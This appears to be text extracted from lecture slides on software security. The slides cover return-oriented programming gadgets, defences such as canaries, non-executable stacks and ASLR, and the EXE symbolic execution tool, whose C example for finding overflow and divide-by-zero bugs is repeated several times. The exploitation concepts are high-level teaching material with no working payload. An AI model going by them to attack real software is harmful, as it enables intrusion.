
GADGETS



GADGETS



GADGETS



Effect: shell code

EVALUATING ROP

- What can an attacker do with gadgets?
- Is it Turing complete?
- What code has what gadgets?

More recent variant:
Data-oriented programming:
Use (sufficiently entropic) data regions instead of, e.g., libc

RECALL OUR CHALLENGES

How can we make these even more difficult?

- Putting code into the memory (no zeroes)

  Canaries

- Getting %eip to point to our code

  Non-executable stack

  Insufficient

- Finding the return address (guess the raw address)

  Address Space Layout Randomization (ASLR)

  Insufficient on 32-bit architecture

EXE

Given a program, can we automatically generate malicious inputs?

- Makes use of **symbolic execution**
- Plus a constraint solver, STP
- = EXecution generating Execution (EXE)

EXE: Automatically Generating Inputs of Death

Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, Dawson R. Engler
Computer Systems Laboratory
Stanford University
Stanford, CA 94305, U.S.A
{cristic, vganesh, piotrek, dill, engler} @cs.stanford.edu

ABSTRACT

Categories and Subject Descriptors

D.2.5 [Software Engineering]: Testing and Debugging—*Testing tools, Symbolic execution*

General Terms

Reliability, Languages

Keywords

Bug finding, test case generation, constraint solving, symbolic execution, dynamic analysis, attack generation.

1. INTRODUCTION

EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p - 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```

Symbolic variables:


Do not run code using them; instead, add them as constraints

EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :     unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :     make_symbolic(&i);
5 :     if(i >= 4)
6 :       exit(0);
7 :     // cast + symbolic offset + symbolic mutation
8 :     char *p = (char *)a + i * 4;
9 :     *p = *p − 1; // Just modifies one byte!
10:
11:     // ERROR: EXE catches potential overflow i=2
12:     t = a[*p];
13:     // At this point i != 2.
14:
15:     // ERROR: EXE catches div by 0 when i = 0.
16:     t = t / a[i];
17:     // At this point: i != 0 && i != 2.
18:
19:     // EXE determines that neither assert fires.
20:     if(t == 2)
21:       assert(i == 1);
22:     else
23:       assert(i == 3);
24: }
```

Symbolic variables:

Do not run code using them; instead, add them as constraints



EXE


```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p − 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```

Symbolic variables:

Do not run code using them; instead, add them as constraints

Feasible paths:

*EXE runs **every** feasible path*



EXE


```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p - 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```

Symbolic variables:

Do not run code using them; instead, add them as constraints


Feasible paths:

*EXE runs **every** feasible path*




EXE

```
1 : #include <assert.h>
2 : int main(void) {
3 :   unsigned i, t, a[4] = { 1, 3, 5, 2 };
4 :   make_symbolic(&i);
5 :   if(i >= 4)
6 :     exit(0);
7 :   // cast + symbolic offset + symbolic mutation
8 :   char *p = (char *)a + i * 4;
9 :   *p = *p - 1; // Just modifies one byte!
10:
11:   // ERROR: EXE catches potential overflow i=2
12:   t = a[*p];
13:   // At this point i != 2.
14:
15:   // ERROR: EXE catches div by 0 when i = 0.
16:   t = t / a[i];
17:   // At this point: i != 0 && i != 2.
18:
19:   // EXE determines that neither assert fires.
20:   if(t == 2)
21:     assert(i == 1);
22:   else
23:     assert(i == 3);
24: }
```



